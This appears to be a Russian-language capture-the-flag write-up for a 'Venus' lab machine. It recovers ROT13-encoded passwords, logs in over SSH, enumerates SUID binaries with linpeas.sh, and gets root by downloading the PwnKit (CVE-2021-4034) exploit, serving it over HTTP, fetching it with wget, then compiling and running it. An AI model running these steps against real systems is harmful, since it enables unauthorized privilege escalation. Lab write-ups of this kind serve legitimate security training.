


Итак, я знаю, что пароль от учетной записи guest — guest, а сейчас получил «thrfg». Количество букв совпадает, и все буквы пароля сдвинуты на 13 символов. Это значит, используется шифровка **ROT13** .Позже, возможно, это пригодится.


Раньше я упоминал, что пароль «guest» подходит к учетной записи venus. Я попробую использовать пароль «venus» для учетной записи magellan. Для этого зашифрую «venus» с помощью ROT13 - «irahf». Закодирую комбинацию «magellan:irahf» с помощью base64 (ScreenShots/magellan\_and\_encoded\_venus.png):

Подставляю и получаю ответ (ScreenShots/result.png, ScreenShots/magellan\_password.png):





Комбинацию «irahfvnatrbybtl1989» декодирую с помощью ROT13 и получаю (ScreenShots/magellan\_result.png):




В результате, у меня есть 3 учетные записи:

1. guest:guest;


2. venus:venus;

3. **magellan:venusiangeology1989.**

Пробую войти на ssh с поощью «**magellan:venusiangeology1989**». Результат: успешно!!! (ScreenShots/ssh\_magellan.png):




в пользовательской директории находился первый флаг (ScreenShots/user\_flag.png):



Пользовательский флаг — [user\_flag\_e799a60032068b27b8ff212b57c200b0] (Results/user\_flag.txt).

У magellan не самые высокие привелегии: не может перемещаться по каталогам и не может использовать sudo (ScreenShots/magellan\_privelege.png):



Приступаю к повышению привелегий. Результаты исследования:

1. История пустая;

2. .bash\_history сразу же стирается;

3. команды без пароля: «Sorry, user magellan may not run sudo on venus.»;

4. Версия ядра: 5.12.8-300.fc34.x86\_64, но эксплоита я не нашел;

5. SUID биты:  
 /usr/bin/chage

/usr/bin/gpasswd

/usr/bin/newgrp

/usr/bin/mount

/usr/bin/pkexec

/usr/bin/su

/usr/bin/umount

/usr/bin/crontab

/usr/bin/sudo

/usr/bin/passwd

/usr/bin/chfn

/usr/bin/chsh

/usr/bin/at

/usr/sbin/grub2-set-bootflag

/usr/sbin/pam\_timestamp\_check

/usr/sbin/unix\_chkpwd


/usr/sbin/mount.nfs

/usr/lib/polkit-1/polkit-agent-helper-1

/usr/libexec/cockpit-session


6. В домашней директории magellan есть директория «venus\_monitor\_proj», но полезной информации я не нашел.

Я забросил на машину скрипт повышения привелегий linpeas.sh и сделал его исполняемым файлом (ScreenShots/start\_linpeas.png):



Результаты сканирования представлены в файле Results/linpeas\_results.txt.

Скрипт нашел несколько уязвимостей (ScreenShots/exploits.png). Из всех представленных эксплоитов я был знаком с двумя.



Из этих двух эксплоитов я выбрал **PwnKit**, так как он более простой и наносит меньше урона системе. Алгоритм:

1. Воспользовавшись подсказкой linpeas.sh, я перешел и скачал эксплоит «<https://codeload.github.com/berdav/CVE-2021-4034/zip/main>».

2. Далее в директорию с zip-архивом превратил в сервер с помощью команды «python -m http.server».


3. От имени magellan выполнил команду «wget <http://10.0.2.6:8000/CVE-2021-4034-main.zip>». Разархивировал эксплоит, используя команду «unzip CVE-2021-4034-main.zip». Далее выполнил команды:

1) cd CVE-2021-4034-main;

2) make

3) ./cve-2021-4034

Вот так я получил root и флаг (ScreenShots/root.png):



Флаг root (Results/root\_flag.txt):

@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

@@@@@@@@@@@@@@@@@@@/##////////@@@@@@@@@@@@@@@@@@@@

@@@@@@@@@@@@@@(((/(\*(/((((((////////&@@@@@@@@@@@@@

@@@@@@@@@@@((#(#(###((##//(((/(/(((\*((//@@@@@@@@@@

@@@@@@@@/#(((#((((((/(/,\*/(((///////(/\*/\*/#@@@@@@@

@@@@@@\*((####((///\*//(///\*(/\*//((/(((//\*\*/((&@@@@@

@@@@@/(/(((##/\*((//(#(////(((((/(///(((((///(\*@@@@

@@@@/(//((((#(((((\*///\*/(/(/(((/((////(/\*/\*(///@@@

@@@//\*\*/(/(#(#(##((/(((((/(\*\*//////////((//((\*/#@@

@@@(//(/((((((#((((#\*/((///((///((//////(/(/(\*(/@@

@@@((//((((/((((#(/(/((/(/(((((#((((((/(/((/////@@

@@@(((/(((/##((#((/\*///((/((/((##((/(/(/((((((/\*@@

@@@(((/(##/#(((##((/((((((/(##(/##(#((/((((#((\*%@@

@@@@(///(#(((((#(#(((((#(//((#((###((/(((((/(//@@@

